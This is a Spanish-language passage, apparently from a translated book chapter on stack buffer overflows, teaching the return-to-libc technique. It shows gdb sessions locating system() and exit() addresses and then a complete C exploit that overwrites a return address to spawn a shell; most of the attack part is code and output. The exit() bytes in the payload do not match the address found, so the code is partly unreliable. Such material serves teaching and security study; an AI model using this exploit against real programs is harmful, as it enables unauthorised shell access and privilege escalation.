Un punto interesante ahora es cómo conseguir el argumento que se pasará a system(). Esencialmente, lo que hacemos es pasar un puntero a la string (bin /sh) que deseamos ejecutar. Normalmente sabemos cuando un programa ejecuta una función (en este ejemplo, usaremos como nombre “the_function”), los argumentos pasados son empujados a la pila en orden inverso. Este suceso es de nuestro interés el cual nos permitirá pasar parámetros a system().
En primer lugar, es ejecutada una instrucción CALL a “the_function”. Este CALL empujará la dirección de la próxima instrucción, donde queremos retornar, en la pila. Disminuirá también a ESP en 4. Cuando retornemos desde “the_function”, RET (o EIP) será sacado de la pila. Entonces en ESP es colocada directamente la dirección del RET.
Ahora vamos al retorno real a system(). “the_function” asume que ESP está en este momento apuntando a la dirección que debe de ser retornada. También asume que los parámetros están quietos y esperando para ello, en la pila, empezando con el primer argumento siguiente al RET. Esto es el comportamiento normal de pila. Ponemos el retorno a sistema () y el argumento (en nuestro ejemplo, esto será un puntero a /bin/sh) en esos 8 bytes. Cuando “the_function” retorna, retornará (o saltará, en dependiendo de la situación) a system (), y system () tiene nuestros valores esperando para ello en la pila.
Ahora que usted comprende las bases de la técnica, echemos una mirada al trabajo de preparación que debemos realizar a fin de realizar un exploit “return to libc”:

1. Determine la dirección de system().

2. Determine la dirección de /bin/sh.

3. Encuentre la dirección de “exit()”, así podemos cerrar el programa explotado limpiamente.

La dirección de system() se puede encontrar en libc simplemente desensamblando Cualquier programa C o C++. El gcc incluirá por defecto a libc al compilar, así que podemos usar el siguiente programa para encontrar la dirección de system():

```
int main ()
        {
        }
```

Ahora, encontremos la dirección de system() con gdb:

```
[root@0day local]# gdb file
(gdb) break main
```

```
Breakpoint 1 at 0x804832e
(gdb) run
Starting program: /usr/local/book/file

Breakpoint 1, 0x0804832e in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x4203f2c0 <system>
(gdb)
```

Vemos que la dirección de system() está en 0x4203f2c0. Busquemos también la dirección de exit():

```
[root@0day local]# gdb file
(gdb) break main
Breakpoint 1 at 0x804832e
(gdb) run
Starting program: /usr/local/book/file

Breakpoint 1, 0x0804832e in main ()
(gdb) p exit
$1 = {<text variable, no debug info>} 0x42029bb0 <exit>
(gdb)
```

La dirección de exit() se encuentra en 0x42029bb0. Finalmente, para conseguir la dirección de /bin/sh podemos usar la herramienta memfetch la puedes encontrar en http://lcamtuf.coredump.cx/. memfetch volcará la memoria de un proceso específico; simplemente examine los archivos binarios para la dirección de /bin/sh. Como alternativa, puede almacenar /bin/sh en una variable de entorno, y entonces tomar la dirección de esta variable.
Finalmente, para hacer nuestro exploit para el programa original—haremos un exploit muy simple, corto y bonito. Necesitamos

1. Llenar el buffer vulnerable hasta la dirección de retorno con datos basura.

2. Sobrescribir la dirección de retorno con la dirección de system().

3. A continuación de system() la dirección de exit().

4. Añada la dirección de /bin/sh.

Hagámoslo con el siguiente código:

```
#include <stdlib.h>

#define offset_size             0
#define buffer_size             600

char sc[] =
“\xc0\xf2\x03\x42” //system()
“\x02\x9b\xb0\x42” //exit()
```

```
“\xa0\x8a\xb2\x42” //binsh

unsigned long find_start(void) {
__asm__(“movl %esp,%eax”);
}

int main(int argc, char *argv[])
{
char *buff, *ptr;
long *addr_ptr, addr;
int offset=offset_size, bsize=buffer_size;
int i;

if (argc > 1) bsize  = atoi(argv[1]);
if (argc > 2) offset = atoi(argv[2]);

addr = find_start() - offset;
ptr = buff;
addr_ptr = (long *) ptr;
for (i = 0; i < bsize; i+=4)
*(addr_ptr++) = addr;

ptr += 4;

for (i = 0; i < strlen(sc); i++)
*(ptr++) = sc[i];

buff[bsize - 1] = ‘\0’;

memcpy(buff,”BUF=”,4);
putenv(buff);
system(“/bin/bash”);
}
```

Conclusión

En este capítulo, aprendió las bases de los desbordamientos de buffers basados en la pila. Los desbordamientos de pila se aprovechan de los datos almacenados en la pila. La meta es inyectar instrucciones en un buffer y sobrescribir la dirección de retorno. Con la dirección de retorno sobrescrita, tendrá el control del flujo de ejecución del programa. Desde aquí, inserta el shellcode, o las instrucciones para depositar una root shell, la cual es ejecutada. Una gran parte del resto de este libro cubre tópicos más avanzados de desbordamientos de pila